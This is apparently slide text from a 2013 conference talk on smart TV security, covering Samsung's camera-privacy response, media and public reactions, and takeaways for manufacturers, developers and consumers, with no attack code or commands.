Samsung takes all concerns regarding consumer privacy and information security very seriously, and **we have released a software update to resolve this issue**. In addition, the camera can be turned into the bezel of the TV so that the lens is covered, or disabled by pushing the camera inside the bezel. **The TV owner can also unplug the TV from the home network** when the Smart TV features are not in use. As an added precaution, **we also recommend that customers use encrypted wireless access points** when using connected devices.

# Media

ACTUAL IMAGE FROM NEWS SITE



# Media

Fox News

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## Is your TV watching you?

*By John R. Quain / Personal Tech / Published August 06, 2013 / FoxNews.com*



In the 1982 Steven Spielberg movie "Poltergeist," demons are watching a family from within their TV. Who's

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# YouTube Comments

Amazing.... and scary

"I always knew something was going on with my past digital television that I discarded. **Then recently over the last few years I realized the television sets were able to put real lazer beams through your skull imprinting for marketing purposes..."**

# YouTube

## Amazing comments

**"I found myself being watched back in 2001, when i reported this i ended up in the mental hospital** 12 years later my life is ruined and i have brain damage and nurmerous other health problems from**the drugs i was told i need to take for believing this."**

.gov

US Senator Charles Schumer



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"U.S. Senator Charles E. Schumer today called on major television manufacturers to create a uniform standard of security to be used in all new internet and video enabled televisions that would prevent hackers from spying on consumers."

# Takeways: Media: Post Blackhat

- This is and was not a “single bug”
- Systemic problem within the platform
- Not related to Snowden/NSA spying

# Takeways: Manufacturers

Improve security, Audit.

- Cross-platform security framework
- Emulate Smart Phones
- Binary APIs need to be audited
- Applications need to be sandboxed

# Takeways: Developers

Know the platform risks.

- They're really just web apps, treat them as such
- Assume the TV provides little security
- Don't trust storage

# Takeaways: Consumers

Update. Use caution.

- Update, update, update
- Think before you download
- Consider placement
- Browse carefully
- Buy post-it note stock



# Takeaways: Audience

That's you.

- These attacks were not difficult to *find*
- An attacker can take complete control of your TV from a single remote entry point
- Plenty of vulnerabilities likely still exist
- Attacks only get better

# A note on Jailbreaking

Thanks, EFF!

<personal opinion>

"Jailbreaking" should be allowed by *law*

Big huge thanks EFF for keeping up that effort

</personal opinion>

# The Future

## HTML5 all the things

### Less Fragmentation Driven by HTML5

"However, after years of fragmentation, we at NextMarket Insights believe the market will start to coalesce around fewer software platforms. At the heart of this transition is a technology called HTML5. <snip> **Most smart TV OEMs have started to integrate newer web presentation engines that use HTML5, which should mean more apps and smart TV guides will be written with HTML5 in mind.**" -- Forbes: *3 Reasons 87 Million Smart TVs Will Be Sold In 2013*<sup>23</sup>


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<sup>23</sup><http://www.forbes.com/sites/michaelwolf/2013/02/25/3-reasons-87-million-smart-tvs-will-be-sold-in-2013/>

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